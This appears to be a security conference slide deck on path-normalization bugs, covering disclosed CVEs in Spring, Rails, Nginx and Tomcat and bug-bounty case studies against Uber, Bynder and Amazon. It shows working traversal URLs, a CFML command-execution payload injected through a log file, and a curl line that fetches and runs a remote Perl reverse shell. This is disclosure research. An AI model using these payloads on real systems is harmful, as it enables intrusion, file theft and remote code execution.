

# Breaking Parser Logic!

Take Your Path Normalization Off and Pop 0days Out

 Orange Tsai

# Orange Tsai

- Security researcher at **DEVCORE**
- HITCON - Hacks in **Taiwan**

 orange\_8361

# Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
3. New multi-layered architecture attack surface

# Normalize

To make standard; determine the value by comparison to  
an item of **known standard value**

# Why normalization?

To **protect** something

# Inconsistency

```
if (check(data)) {  
    use(data)  
}
```

Windows treat as UNC

```
new URL("file:///etc/passwd?/../../Windows/win.ini")
```

Linux treat as URL

# Polyglot URL path

- Rely on `getPath()` under Windows

```
URL base = new URL("file:///C:/Windows/temp/");  
URL url  = new URL(base, "file?/../../win.ini");
```

- Rely on normalization of `getFile()` or `toExternalForm()` under Linux

```
URL base = new URL("file:///tmp/");  
URL url  = new URL(base, "../etc/passwd?/../../tmp/file");
```



# Why path normalization

- Most website handle files(and apply lots of security mechanism)
- Lack of overall security review
  - Code change too fast, does the patch and protection still work?

# A 5 years Mojarra story

From JavaServer Faces **CVE-2013-3827** to **CVE-2018-14371**

How parsers could be failed?



# replace v.s. replaceAll

```
String replace(String target, String replacement)
```

```
String replaceAll(String regex, String replacement)
```



..Q/E is the new ./ in Grails

A meme featuring Woody and Buzz Lightyear from the movie Toy Story. Woody is on the left, looking concerned with his hands on Buzz's shoulders. Buzz is on the right, wearing his iconic green and purple space suit and holding a remote control. The background is a simple room with a door and a window. The text "FAILS" is written in large, white, bold letters with a black outline at the top, and "FAILS EVERYWHERE" is written in the same style at the bottom.

**FAILS**

**FAILS EVERYWHERE**



`/app/static/` v.s. `/app/static`

How single slash could be failed?

# Nginx off-by-slash fail

- First shown in the end of 2016 HCTF - credit to @iaklis
  - A good attack vector but very few people know
  - Nginx says this is not their problem
- Nginx **alias** directive
  - Defines a replacement for the specified location

# Nginx off-by-slash fail

`http://127.0.0.1/static../settings.py`



```
location /static {  
    alias /home/app/static/;  
}
```

Nginx matches the rule and appends the remainder to destination

`/home/app/static../settings.py`

# How to find this problem?

- Discovered in a private bug bounty program and got the maximum bounty

200	<code>http://target/assets/app.js</code>
403	<code>http://target/assets/</code>
404	<code>http://target/assets/../settings.py</code>
403	<code>http://target/assets../</code>
200	<code>http://target/assets../static/app.js</code>
200	<code>http://target/assets../settings.py</code>



view-source: [redacted]assets../settings/90-local.conf



搜尋

INT



SQL XSS Encryption Encoding Other



Load URL (A)

view-source: [redacted]assets../settings/90-local.conf



Split URL (S)



Execute (X)

Enable Post data  Enable Referrer

```
# authentication system.
AUTHENTICATION_BACKENDS = [
    #: Uncomment the following line for enabling LDAP authentication
    'pootle.core.auth.ldap_backend.LdapBackend',
    'django.contrib.auth.backends.ModelBackend',
]

# The LDAP server. Format: protocol://hostname:port
AUTH_LDAP_SERVER = 'ldap://emea.ldap.corp.[redacted]'
# Anonymous Credentials : if you don't have a super user, don't put cn=...
AUTH_LDAP_ANON_DN = 'CN=[redacted],OU=Service Accounts,DC=[redacted],DC=local'
AUTH_LDAP_ANON_PASS = '[redacted]'
# Base DN to search
AUTH_LDAP_BASE_DN = 'OU=[redacted],DC=corp,DC=[redacted],DC=local'
# What are we filtering on? %s will be the username (must be in the string)
# In this case, we filter on mails, which are the uid.
AUTH_LDAP_FILTER = 'sAMAccountName=%s'
```

# 0days I found

	CVE
Spring Framework	CVE-2018-1271
Spark Framework	CVE-2018-9159
Jenkins	CVE-2018-1999002
Mojarra	CVE-2018-14371
Ruby on Rails	CVE-2018-3760
Sinatra	CVE-2018-7212
Next.js	CVE-2018-6184
resolve-path	CVE-2018-3732
Aiohttp	None
Lighttpd	Pending

# Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
  - Discovered Spring Framework CVE-2018-1271
  - Discovered Ruby on Rails CVE-2018-3760
3. New multi-layered architectures attack surface

# Spring 0day - CVE-2018-1271

- Directory Traversal with Spring MVC on Windows
- Patches of CVE-2014-3625
  1. `isInvalidPath(path)`
  2. `isInvalidPath(URLDecoder.decode(path, "UTF-8"))`
  3. `isResourceUnderLocation(resource, location)`



```
1 protected boolean isInvalidPath(String path) {
2     if (path.contains("WEB-INF") || path.contains("META-INF")) {
3         return true;
4     }
5     if (path.contains(":/")) {
6         return true;
7     }
8     if (path.contains("..")) {
9         path = cleanPath(path);
10        if (path.contains("../"))
11            return true;
12    }
13
14    return false;
15 }
```



**Dangerous Pattern :(**

```
1 public static String cleanPath(String path) {
2     String pathToUse = replace(path, "\\ ", "/");
3
4     String[] pathArray = delimitedListToStringArray(pathToUse, "/");
5     List<String> pathElements = new LinkedList<>();
6     int tops = 0;
7
8     for (int i = pathArray.length - 1; i >= 0; i--) {
9         String element = pathArray[i];
10        if ( ".".equals(element)) {
11
12        } else if ( "..".equals(element)) {
13            tops++;
14        } else {
15            if (tops > 0)
16                tops--;
17            else
18                pathElements.add(0, element);
19        }
20    }
21
22    for (int i = 0; i < tops; i++) {
23        pathElements.add(0, "..");
24    }
25    return collectionToDelimitedString(pathElements, "/");
26 }
```

```
1 public static String cleanPath(String path) {
2     String pathToUse = replace(path, "\\", "/");
3
4     String[] pathArray = delimitedListToStringArray(pathToUse, "/");
5     List<String> pathElements = new LinkedList<>();
6     int tops = 0;
7
8     for (int i = pathArray.length - 1; i >= 0; i--) {
9         String element = pathArray[i];
10        if ( ".".equals(element) ) {
11
12        } else if ( "..".equals(element) ) {
13            tops++;
14        } else {
15            if ( tops > 0 )
16                tops--;
17            else
18                pathElements.add(0, element);
19        }
20    }
21
22    for (int i = 0; i < tops; i++) {
23        pathElements.add(0, "..");
24    }
25    return collectionToDelimitedString(pathElements, "/");
26 }
```



Allow empty element?

# Spring 0day - CVE-2018-1271

Input	cleanPath	Filesystem
/foo/./	/	/
/foo/././	/./	/./
/foo//./	/foo/	/
/foo///././	/foo/	/./
/foo////./././	/foo/	/././

# Spring 0day - CVE-2018-1271

- How to exploit?

```
$ git clone git@github.com:spring-projects/spring-amqp-samples.git
```

```
$ cd spring-amqp-samples/stocks
```

```
$ mvn jetty:run
```

```
http://0:8080/spring-rabbit-stock/static/%255c%255c%255c%255c%255c  
%255c..%255c..%255c..%255c..%255c..%255c..%255c/Windows/win.ini
```


# Spring 0day - CVE-2018-1271

- How to

```
$ git
```

```
$ cd s
```

```
$ mvn
```



```
win - Notepad
File Edit Format View Help
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
[Intouch Install]
InstallDirectory= C:\Program Files\Wonderware\InTouch\
```

```
http://0:80
```

```
%255c..%255c
```

```
ples.git
```

```
%255c%255c
```

```
/win.ini
```

# Do not use Windows

Mitigation from Spring

# Bonus on Spark framework

- Code infectivity? Spark framework CVE-2018-9159
  - A micro framework for web application in Kotlin and Java 8

```
commit 27018872d83fe425c89b417b09e7f7fd2d2a9c8c
```

```
Author: Per Wendel <per.i.wendel@gmail.com>
```

```
Date: Sun May 18 12:04:11 2014 +0200
```

```
+ public static String cleanPath(String path) {  
+     if (path == null) {  
+         ...
```



# Rails 0day - CVE-2018-3760

- Path traversal on `@rails/sprockets`
- Sprockets is the built-in asset pipeline system in Rails
- Affected Rails under development environment
  - Or production mode with flag `assets.compile` on

# Vulnerable enough!

```
$ rails new blog && cd blog
```

```
$ rails server
```

```
Listening on tcp://0.0.0.0:3000
```


# Rails 0day - CVE-2018-3760

1. Sprockets supports `file://` scheme that bypassed `absolute_path`?
2. URL decode bypassed double slashes normalization
3. Method `split_file_uri` resolved URI and unescape again
  - Lead to double encoding and bypass `forbidden_request?` and prefix check

```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images  
/%252e%252e/%252e%252e/%252e%252e/etc/passwd
```

# For the RCE lover

- This vulnerability is possible to RCE
- Inject query string `%3F` to File URL
- Render as `ERB` template if the extension is `.erb`



```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images/%252e%252e/%252e%252e/%252e%252e/tmp/evil.erb%3ftype=text/plain
```







# Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
3. New multi-layered architecture attack surface
  - Remote Code Execution on Bynder
  - Remote Code Execution on Amazon

P.S. Thanks Amazon and Bynder for the **quick response time** and **open-minded vulnerability disclosure**



# URL path parameter

```
http://example.com/foo;name=orange/bar/
```

- Some researchers already mentioned this might lead issues but it still depends on programming fails
- How to make this feature more severely?

# Reverse proxy architecture


- ✓ Resource sharing
- ✓ Load balance
- ✓ Cache
- ✓ Security




Client



NGINX



static files  
- images  
- scripts  
- files



Tomcat



Apache

# When reverse proxy meets...

`http://example.com/foo;name=orange/bar/`

	Behavior
Apache	<code>/foo;name=orange/bar/</code>
Nginx	<code>/foo;name=orange/bar/</code>
IIS	<code>/foo;name=orange/bar/</code>
Tomcat	<code>/foo/bar/</code>
Jetty	<code>/foo/bar/</code>
WildFly	<code>/foo</code>
WebLogic	<code>/foo</code>

# BadProxy.org

Not really! Just a joke

# How danger it could be?

- Bypass whitelist and blacklist ACL
- Escape from context mapping
  - Web container console and management interface
  - Other servlet contexts on the same server

# Am I affected by this vuln?

- This is architecture's problem and **vulnerable by default** if you are using reverse proxy with Java as backend service
  - Apache mod\_jk
  - Apache mod\_proxy
  - Nginx ProxyPass
  - ...



`/../;` seems to be a directory.  
Take it!

<http://example.com/portal/../;/manager/html>

OK! `/../;` is  
the parent directory








`/..;/` seems to be a directory,

Tomcat

## Authentication Required



 is requesting your username and password. The site says: "Tomcat Manager Application"

User Name:

Password:

OK

Cancel

OK! `/..;/` is  
the parent directory



# Uber bounty case

- Uber disallow direct access **\*.uberinternal.com**
  - Redirect to OneLogin SSO by Nginx
  - But we found a whitelist API(for monitor purpose?)

<https://jira.uberinternal.com/status>



`/..;/` seems to be a directory  
with the `/status` whitelist.  
Pass to you!

<https://jira.uberinternal.com/status/..;/secure/Dashboard.jspa>

Oh shit! `/..;/` is  
the parent directory



Manage Filters

berinternal.com/status/.../secure/ManageFilters.jspa

Dashboards Search Log In

## Manage Filters

**Popular**  
[Search](#)

### Popular Filters ?

Filters are issue searches that have been saved for re-use. This page shows you the most popular filters.

Name	Owner	Shared With	Subscriptions	Popularity
[Redacted]	[Redacted]	• Shared with all users	None - <a href="#">Subscribe</a>	17
[Redacted]	JIRA Administrator (admin)	• Shared with all users	None - <a href="#">Subscribe</a>	13
[Redacted]	[Redacted]	• Shared with	None -	10

Browser tabs: Login to Phabricator

Address bar: <https://code.uberinternal.com/api/./> 110%

Developer Tools: INT | SQL | XSS | Encryption | Encoding | Other

Actions: Load URL (A) | Split URL (S) | Execute (X)

Options:  Enable Post data |  Enable Referrer

[HomePhabricator](#)

[Auth Login](#)

# Login or Register with your existing Uber OneLogin email address and password


Email or LDAP Username (e.g. name@ext.uber.com, name@uber.com or name)


LDAP (OneLogin) Password


Login or Register

# Bynder RCE case study

- Remote Code Execution on [login.getbynder.com](https://login.getbynder.com)
  - Out of bounty program scope in my original target
  - But there is a bounty program in the service provider(Bynder)
  - Abusing inconsistency between web architectures to RCE



 | Email/Username

 | Password

[Lost password?](#)

**Login**

# Inconsistency to ACL bypass

HTTP/1.1 200 OK

Server: **nginx**


Date: Sat, 26 May 2018 06:23:35 GMT

Content-Type: text/html; charset=UTF-8

Set-Cookie: **JSESSIONID=C4E5824F9EAE4296BCDE23C...**



# Inconsistency to ACL bypass



The screenshot shows a web browser window with the following details:

- Tab: Apache Tomcat/7.0.68 (Ubuntu)
- Address bar: <https://login.getbynder.com/..;/x>
- Navigation: Back, Forward, Refresh, Search (搜尋)
- Zoom: 150%
- Menu: SQL, XSS, Encryption, Encoding, Other
- Actions: Load URL (A), Split URL (S), Execute (X)
- Options:  Enable Post data,  Enable Referrer

The main content area displays an HTTP 404 error:

## HTTP Status 404 - /index.cfm/..;/x

**type** Status report

**message** /index.cfm/..;/x

**description** The requested resource is not available.

At the bottom, a footer reads: Apache Tomcat/7.0.68 (Ubuntu)

# Inconsistency to ACL bypass

`https://login.getbynder.com/..;/x`

URL	Nginx action
<code>/</code>	Rewrite to <code>http://tomcat/index.cfm/</code>
<code>/foo</code>	Rewrite to <code>http://tomcat/index.cfm/foo</code>
<code>/../</code>	400 Error(by Nginx)
<code>/../;</code>	Rewrite to <code>http://tomcat/<del>index.cfm/</del>../;</code>
<code>/../;/x</code>	Rewrite to <code>http://tomcat/<del>index.cfm/</del>../;/x</code>



`/..;/` seems to be a directory,  
Take it

<https://login.getbynder.com/..;/rails-context/admin/web.cfm>

Oh shit! `/..;/` is  
the parent directory



# Misconfiguration to auth bypass

Railo Web Administrator

https://[redacted]com/login/../../../../railo-context/admin/web.cfm

INT

Load URL (A) https://[redacted]com/login/../../../../railo-context/admin/web.cfm

Split URL (S)

Execute (X)

Enable Post data  Enable Referrer

Railo

Server Administrator Web Administrator

New Password

Password	<input type="text"/>
Retype new password	<input type="text"/>
Language	English
Remember Me for	this Session

submit

# Misconfiguration to auth bypass

- Automatic scaling up but seems to forget the password file
  - About **16%** chance to meet the misconfigured server(3~4 in 25)
  - To make things worse, there is the **CAPTCHA** in login process
  - We must be lucky to poke the same server on both CAPTCHA and login process

# Misconfiguration to auth bypass

The screenshot shows the Railo Web Administrator interface. The browser address bar displays the URL `https://[redacted].com/login/./././railo-context/admin/web.cfm`. The page title is "Railo Web Administrator". The main content area shows the "Overview" section with the following text:

Railo, the CFML engine - free, open source and easy to use. This Web Administrator is provided in order to customize your web context.

There is no Java Agent defined in this environment. The Java Agent is needed to improve memory (PermGen Space) consumption for templates. To enable the Java Agent follow this instructions:

- Add the "-javaagent" JVM argument and set it to point to the railo-inst.jar in your lib directory in this environment that would be: `-javaagent:/usr/local/railo/railo-inst.jar`

Below this, the "Performance/Language" section is visible, showing a table with the following data:

Inspect Templates (CFM/CFC)	Once ( Good )
-----------------------------	---------------

A red error message is visible at the bottom right: "Failed to retrieve update information: [redacted] doesn't exist".

# Log injection to RCE

- How to pop a shell from Railo admin console?
  - Railo supports customized template file and renders the file as CFML
  - Changing the 404 template file to

```
/railo-context/../../logs/exception.log
```

# Log injection to RCE


Injecting malicious payload to **exception.log**

```
https://login.getbynder.com/..;/rails-context/<cfoutput>  
<cfexecute name='/bin/bash' arguments='#Form.shell#'  
timeout='10' variable='output'>  
</cfexecute>#output#</cfoutput>.cfm
```



# Log injection to RCE

```
$ curl https://login.getbynder.com/..;/rails-context/foo.cfm  
-d 'SHELL=-c "curl orange.tw/bc.pl | perl -"'
```



```
orange@z: ~ [82x26]  
連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)  
orange@z:~$ nc -vlp 12345  
Listening on [0.0.0.0] (family 0, port 12345)  
Connection from [52.8.57.133] port 12345 [tcp/*] accepted (family 2, sport 25087)  
Linux us-west-1-bynder-192.168.125.142 4.4.0-1039-aws #48-Ubuntu SMP Wed Oct 11 15  
:15:01 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux  
uid=114(tomcat7) gid=119(tomcat7) groups=119(tomcat7),998(bynder)  
hostname  
us-west-1-bynder-192.168.125.142
```

# Amazon RCE case study

- Remote Code Execution on Amazon Collaborate System
- Found the site [collaborate-corp.amazon.com](https://collaborate-corp.amazon.com)
  - Running an open source project [Nuxeo](#)
  - Chained several bugs and features to RCE

# Path normalization bug leads to ACL bypass

How does ACL fetch current request page?

```
protected static String getRequestedPage(HttpServletRequest httpRequest) {  
    String requestURI = httpRequest.getRequestURI();  
    String context = httpRequest.getContextPath() + '/';  
    String requestedPage = requestURI.substring(context.length());  
    int i = requestedPage.indexOf(';');  
    return i == -1 ? requestedPage : requestedPage.substring(0, i);  
}
```

# Path normalization bug leads to ACL bypass

The path processing in ACL control is inconsistent with servlet container so that we can bypass the whitelist

URL	ACL	Container
/login;foo	/login	/login
/login;foo/bar;quz	/login	/login/bar
/login;/../admin	/login	/login/../admin


# Code reuse bug leads to Expression Language injection

- Most pages return **NullPointerException** :(
